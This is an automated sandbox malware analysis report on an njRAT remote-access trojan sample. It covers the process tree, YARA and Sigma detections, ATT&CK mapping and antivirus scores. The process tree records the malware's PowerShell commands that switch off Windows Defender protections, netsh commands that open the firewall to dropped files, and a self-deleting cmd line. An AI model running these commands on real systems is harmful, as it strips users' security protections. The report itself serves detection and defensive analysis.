ID: 470301
Sample Name: 769FE46D5321BD9661CDCF55FD63BB859A04435D4E110.exe
Cookbook: default.jbs
Time: 01:36:09
Date: 24/08/2021
Version: 33.0.0 White Diamond

Table of Contents

Copyright Joe Security LLC 2021

Copyright Joe Security LLC 2021


Windows Analysis Report 769FE46D5321BD9661CDCF5…

Overview


General Information

Sample Name:	769FE46D5321BD9661CDCF55FD63BB859A04435D4E110.exe
Analysis ID:	470301
MD5:	3d824c8c17957d..
SHA1:	22be79dd301c9e..
SHA256:	769fe46d5321bd9.
Tags:	exe njrat RAT
Infos:	

Most interesting Screenshot:



Detection




njRat

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Snort IDS alert for network traffic (e.…
- Multi AV Scanner detection for subm…
- Detected njRat
- Malicious sample detected (through …
- Yara detected Njrat
- Antivirus / Scanner detection for sub…
- Detected unpacking (changes PE se…
- Antivirus detection for dropped file
- Multi AV Scanner detection for dropp…
- Sigma detected: Suspicious Script E…
- Uses netsh to modify the Windows n…
- Disables Windows Defender (via ser…

Classification



Process Tree

- **System is w10x64**
- 769FE46D5321BD9661CDCF55FD63BB859A04435D4E110.exe (PID: 160 cmdline: 'C:\Users\user\Desktop\769FE46D5321BD9661CDCF55FD63BB859A04435D4E110.exe' MD5: 3D824C8C17957D261AAECE5EE53047F3)
  - Simple Backlink Indexer.exe (PID: 2168 cmdline: 'C:\Users\user\AppData\Local\Temp\Simple Backlink Indexer.exe' MD5: B244FFF55C366525D552937EDA07123B)
  - blogger.exe (PID: 4760 cmdline: 'C:\Users\user\AppData\Local\Temp\blogger.exe' MD5: B937AC099C5F83A1AA5E5AAEB52109AD)
    - wscript.exe (PID: 2208 cmdline: 'C:\Windows\System32\WScript.exe' 'C:\Users\user\AppData\Local\Temp\script.vbs' MD5: 7075DD7B9BE8807FCA93ACD86F724884)
      - wscript.exe (PID: 4424 cmdline: 'C:\Windows\SysWOW64\WScript.exe' 'C:\Users\user\AppData\Local\Temp\script.vbs' /elevate MD5: 7075DD7B9BE8807FCA93ACD86F724884)
        - powershell.exe (PID: 2392 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Set-MpPreference -DisableRealtimeMonitoring $true MD5: DBA3E6449E97D4E3DF64527EF7012A10)
          - conhost.exe (PID: 5488 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - powershell.exe (PID: 1928 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Set-MpPreference -DisableBehaviorMonitoring $true MD5: DBA3E6449E97D4E3DF64527EF7012A10)
          - conhost.exe (PID: 5080 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - powershell.exe (PID: 2208 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Set-MpPreference -DisableBlockAtFirstSeen $true MD5: DBA3E6449E97D4E3DF64527EF7012A10)
        - powershell.exe (PID: 6256 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Set-MpPreference -DisableIOAVProtection $true MD5: DBA3E6449E97D4E3DF64527EF7012A10)
          - conhost.exe (PID: 6344 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - powershell.exe (PID: 6360 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Set-MpPreference -DisableScriptScanning $true MD5: DBA3E6449E97D4E3DF64527EF7012A10)
          - conhost.exe (PID: 6468 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - powershell.exe (PID: 6460 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Set-MpPreference -SubmitSamplesConsent 2 MD5: DBA3E6449E97D4E3DF64527EF7012A10)
          - conhost.exe (PID: 6504 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - powershell.exe (PID: 6496 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Set-MpPreference -MAPSReporting 0 MD5: DBA3E6449E97D4E3DF64527EF7012A10)
          - conhost.exe (PID: 6612 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - powershell.exe (PID: 6604 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Set-MpPreference -HighThreatDefaultAction 6 -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
          - conhost.exe (PID: 6700 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - powershell.exe (PID: 6708 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Set-MpPreference -ModerateThreatDefaultAction 6 MD5: DBA3E6449E97D4E3DF64527EF7012A10)
          - conhost.exe (PID: 6864 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - powershell.exe (PID: 6856 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Set-MpPreference -LowThreatDefaultAction 6 MD5: DBA3E6449E97D4E3DF64527EF7012A10)
          - conhost.exe (PID: 7048 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - powershell.exe (PID: 7076 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Set-MpPreference -SevereThreatDefaultAction 6 MD5: DBA3E6449E97D4E3DF64527EF7012A10)
          - conhost.exe (PID: 6656 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - conhost.exe (PID: 6244 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - Server4.exe (PID: 5288 cmdline: 'C:\Users\user\AppData\Local\Temp\Server4.exe' MD5: 96136E95C99904A5BC715AC13E39BEDE)
        - svhost4.exe (PID: 7024 cmdline: 'C:\Users\user\AppData\Local\Temp\svhost4.exe' MD5: 96136E95C99904A5BC715AC13E39BEDE)
          - netsh.exe (PID: 8084 cmdline: netsh firewall add allowedprogram 'C:\Users\user\AppData\Local\Temp\svhost4.exe' 'svhost4.exe' ENABLE MD5: A0AA3322BB46BBFC36AB9DC1DBBBB807)
            - conhost.exe (PID: 8116 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - Server6.exe (PID: 3980 cmdline: 'C:\Users\user\AppData\Local\Temp\Server6.exe' MD5: 4A2B2B72CDBDACEA63C4CE2585EE2169)
        - svhost6.exe (PID: 6600 cmdline: 'C:\Users\user\AppData\Local\Temp\svhost6.exe' MD5: 4A2B2B72CDBDACEA63C4CE2585EE2169)
          - netsh.exe (PID: 8096 cmdline: netsh firewall add allowedprogram 'C:\Users\user\AppData\Local\Temp\svhost6.exe' 'svhost6.exe' ENABLE MD5: A0AA3322BB46BBFC36AB9DC1DBBBB807)
            - conhost.exe (PID: 8164 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - Server1.exe (PID: 1056 cmdline: 'C:\Users\user\AppData\Local\Temp\Server1.exe' MD5: 4F7BB0716C9B8E53AED1536D4E8ED7D0)
        - svhost2.exe (PID: 5308 cmdline: 'C:\Users\user\AppData\Local\Temp\svhost2.exe' MD5: 4F7BB0716C9B8E53AED1536D4E8ED7D0)
          - netsh.exe (PID: 8104 cmdline: netsh firewall add allowedprogram 'C:\Users\user\AppData\Local\Temp\svhost2.exe' 'svhost2.exe' ENABLE MD5: A0AA3322BB46BBFC36AB9DC1DBBBB807)
            - conhost.exe (PID: 8172 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- svhost4.exe (PID: 6404 cmdline: 'C:\Users\user\AppData\Local\Temp\svhost4.exe' .. MD5: 96136E95C99904A5BC715AC13E39BEDE)
- svhost6.exe (PID: 6260 cmdline: 'C:\Users\user\AppData\Local\Temp\svhost6.exe' .. MD5: 4A2B2B72CDBDACEA63C4CE2585EE2169)
- svhost2.exe (PID: 6524 cmdline: 'C:\Users\user\AppData\Local\Temp\svhost2.exe' .. MD5: 4F7BB0716C9B8E53AED1536D4E8ED7D0)
- svhost4.exe (PID: 6512 cmdline: 'C:\Users\user\AppData\Local\Temp\svhost4.exe' .. MD5: 96136E95C99904A5BC715AC13E39BEDE)
- svhost6.exe (PID: 592 cmdline: 'C:\Users\user\AppData\Local\Temp\svhost6.exe' .. MD5: 4A2B2B72CDBDACEA63C4CE2585EE2169)
- svhost2.exe (PID: 7292 cmdline: 'C:\Users\user\AppData\Local\Temp\svhost2.exe' .. MD5: 4F7BB0716C9B8E53AED1536D4E8ED7D0)
- svhost4.exe (PID: 6612 cmdline: 'C:\Users\user\AppData\Local\Temp\svhost4.exe' .. MD5: 96136E95C99904A5BC715AC13E39BEDE)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Temp\svhost2.exe	CN_disclosed_20180208_c	Detects malware from disclosed CN malware set	Florian Roth	• 0x4d1a:$x1: cmd.exe /c ping 0 -n 2 & del " • 0x4e72:$s3: Executed As • 0x4e54:$s6: Download ERROR
C:\Users\user\AppData\Local\Temp\svhost2.exe	JoeSecurity_Njrat	Yara detected Njrat	Joe Security	
C:\Users\user\AppData\Local\Temp\svhost2.exe	njrat1	Identify njRat	Brian Wallace @botnet_hunter	• 0x4d88:$a1: netsh firewall add allowedprogram • 0x4d58:$a2: SEE_MASK_NOZONECHECKS • 0x5002:$b1: [TAP] • 0x4d1a:$c3: cmd.exe /c ping
C:\Users\user\AppData\Local\Temp\Server1.exe	CN_disclosed_20180208_c	Detects malware from disclosed CN malware set	Florian Roth	• 0x4d1a:$x1: cmd.exe /c ping 0 -n 2 & del " • 0x4e72:$s3: Executed As • 0x4e54:$s6: Download ERROR
C:\Users\user\AppData\Local\Temp\svhost2.exe	Njrat	detect njRAT in memory	JPCERT/CC Incident Response Group	• 0x4d58:$reg: SEE_MASK_NOZONECHECKS • 0x4e30:$msg: Execute ERROR • 0x4e8c:$msg: Execute ERROR • 0x4d1a:$ping: cmd.exe /c ping 0 -n 2 & del
Click to see the 20 entries				

Memory Dumps

Source	Rule	Description	Author	Strings
00000041.00000000.432125126.00000000007C2000.00000002.00020000.sdmp	JoeSecurity_Njrat	Yara detected Njrat	Joe Security	
00000041.00000000.432125126.00000000007C2000.00000002.00020000.sdmp	njrat1	Identify njRat	Brian Wallace @botnet_hunter	• 0x4b88:$a1: netsh firewall add allowedprogram • 0x4b58:$a2: SEE_MASK_NOZONECHECKS • 0x4e02:$b1: [TAP] • 0x4b1a:$c3: cmd.exe /c ping
00000041.00000000.432125126.00000000007C2000.00000002.00020000.sdmp	Njrat	detect njRAT in memory	JPCERT/CC Incident Response Group	• 0x4b58:$reg: SEE_MASK_NOZONECHECKS • 0x4c30:$msg: Execute ERROR • 0x4c8c:$msg: Execute ERROR • 0x4b1a:$ping: cmd.exe /c ping 0 -n 2 & del
00000041.00000002.444108831.00000000007C2000.00000002.00020000.sdmp	JoeSecurity_Njrat	Yara detected Njrat	Joe Security	
00000041.00000002.444108831.00000000007C2000.00000002.00020000.sdmp	njrat1	Identify njRat	Brian Wallace @botnet_hunter	• 0x4b88:$a1: netsh firewall add allowedprogram • 0x4b58:$a2: SEE_MASK_NOZONECHECKS • 0x4e02:$b1: [TAP] • 0x4b1a:$c3: cmd.exe /c ping
Click to see the 98 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.blogger.exe.40cc50.1.unpack	CN_disclosed_20180208_c	Detects malware from disclosed CN malware set	Florian Roth	• 0x2f1a:$x1: cmd.exe /c ping 0 -n 2 & del " • 0x3072:$s3: Executed As • 0x3054:$s6: Download ERROR
4.2.blogger.exe.40cc50.1.unpack	JoeSecurity_Njrat	Yara detected Njrat	Joe Security	
4.2.blogger.exe.40cc50.1.unpack	njrat1	Identify njRat	Brian Wallace @botnet_hunter	• 0x2f88:$a1: netsh firewall add allowedprogram • 0x2f58:$a2: SEE_MASK_NOZONECHECKS • 0x3202:$b1: [TAP] • 0x2f1a:$c3: cmd.exe /c ping
4.2.blogger.exe.40cc50.1.unpack	Njrat	detect njRAT in memory	JPCERT/CC Incident Response Group	• 0x2f58:$reg: SEE_MASK_NOZONECHECKS • 0x3030:$msg: Execute ERROR • 0x308c:$msg: Execute ERROR • 0x2f1a:$ping: cmd.exe /c ping 0 -n 2 & del
4.2.blogger.exe.40cc50.1.raw.unpack	CN_disclosed_20180208_c	Detects malware from disclosed CN malware set	Florian Roth	• 0x4d1a:$x1: cmd.exe /c ping 0 -n 2 & del " • 0x4e72:$s3: Executed As • 0x4e54:$s6: Download ERROR
Click to see the 61 entries				

Sigma Overview

System Summary:

Sigma detected: Suspicious Script Execution From Temp Folder

Sigma detected: WScript or CScript Dropper

Sigma detected: Powershell Used To Disable Windows Defender AV Security Monitoring

Sigma detected: Netsh Port or Application Allowed

Sigma detected: Non Interactive PowerShell

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Yara detected Njrat

Antivirus / Scanner detection for submitted sample

Antivirus detection for dropped file

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Uses dynamic DNS services

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Contains functionality to log keystrokes (.Net Source)

E-Banking Fraud:

Yara detected Njrat

System Summary:

Malicious sample detected (through community Yara rule)

Wscript starts Powershell (via cmd or directly)

Potential malicious VBS script found (suspicious strings)

Data Obfuscation:

Detected unpacking (changes PE section rights)

.NET source code contains potential unpacker

HIPS / PFW / Operating System Protection Evasion:

Disables Windows Defender (via service or powershell)

.NET source code references suspicious native API functions

Lowering of HIPS / PFW / Operating System Security Settings:

Uses netsh to modify the Windows network and firewall settings

Modifies the windows firewall

Copyright Joe Security LLC 2021

Stealing of Sensitive Information:

Yara detected Njrat

Remote Access Functionality:


Detected njRat

Yara detected Njrat

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	N E
Valid Accounts	Windows Management Instrumentation 1 1	Path Interception	Process Injection 1 2	Masquerading 1	Input Capture 1 1	Query Registry 1	Remote Services	Input Capture 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	E I N C
Default Accounts	Scripting 2 1 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 3 1	LSASS Memory	Security Software Discovery 1 1 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Remote Access Software 1	E R C
Domain Accounts	Native API 1	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Clipboard Data 1	Automated Exfiltration	Non-Application Layer Protocol 1	E T L
Local Accounts	PowerShell 1	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 2	NTDS	Virtualization/Sandbox Evasion 3 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 1	S S
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 1 1	LSA Secrets	Application Window Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	M D C
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 1	Cached Domain Credentials	File and Directory Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	J D S
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 2 1	DCSync	System Information Discovery 2 5	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	F A


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
769FE46D5321BD9661CDCF55FD63BB859A04435D4E110.exe	73%	Virustotal		Browse
769FE46D5321BD9661CDCF55FD63BB859A04435D4E110.exe	29%	Metadefender		Browse
769FE46D5321BD9661CDCF55FD63BB859A04435D4E110.exe	89%	ReversingLabs	ByteCode-MSIL.Backdoor.Bladabhindi	
769FE46D5321BD9661CDCF55FD63BB859A04435D4E110.exe	100%	Avira	HEUR/AGEN.1112142	
769FE46D5321BD9661CDCF55FD63BB859A04435D4E110.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\svhost2.exe	100%	Avira	TR/Dropper.Gen7	
C:\Users\user\AppData\Local\Temp\svhost4.exe	100%	Avira	TR/Dropper.Gen7	
C:\Users\user\AppData\Local\Temp\Server4.exe	100%	Avira	TR/Dropper.Gen7	
C:\Users\user\AppData\Local\Temp\Server1.exe	100%	Avira	TR/Dropper.Gen7	
C:\Users\user\AppData\Local\Temp\blogger.exe	100%	Avira	HEUR/AGEN.1112142	
C:\Users\user\AppData\Local\Temp\svhost6.exe	100%	Avira	TR/Dropper.Gen7	
C:\Users\user\AppData\Local\Temp\Server6.exe	100%	Avira	TR/Dropper.Gen7	
C:\Users\user\AppData\Local\Temp\svhost2.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\svhost4.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\Server4.exe	100%	Joe Sandbox ML		

Copyright Joe Security LLC 2021

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\Server1.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\blogger.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\svhost6.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\Server6.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\Protect4a647d98.dll	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\Protect4a647d98.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\Server1.exe	100%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\Server1.exe	91%	ReversingLabs	ByteCode-MSIL.Backdoor.Bladabhindi	
C:\Users\user\AppData\Local\Temp\Server4.exe	97%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\Server4.exe	97%	ReversingLabs	ByteCode-MSIL.Backdoor.Bladabhindi	
C:\Users\user\AppData\Local\Temp\Server6.exe	100%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\Server6.exe	91%	ReversingLabs	ByteCode-MSIL.Backdoor.Bladabhindi	
C:\Users\user\AppData\Local\Temp\Simple Backlink Indexer.exe	20%	Metadefender		Browse
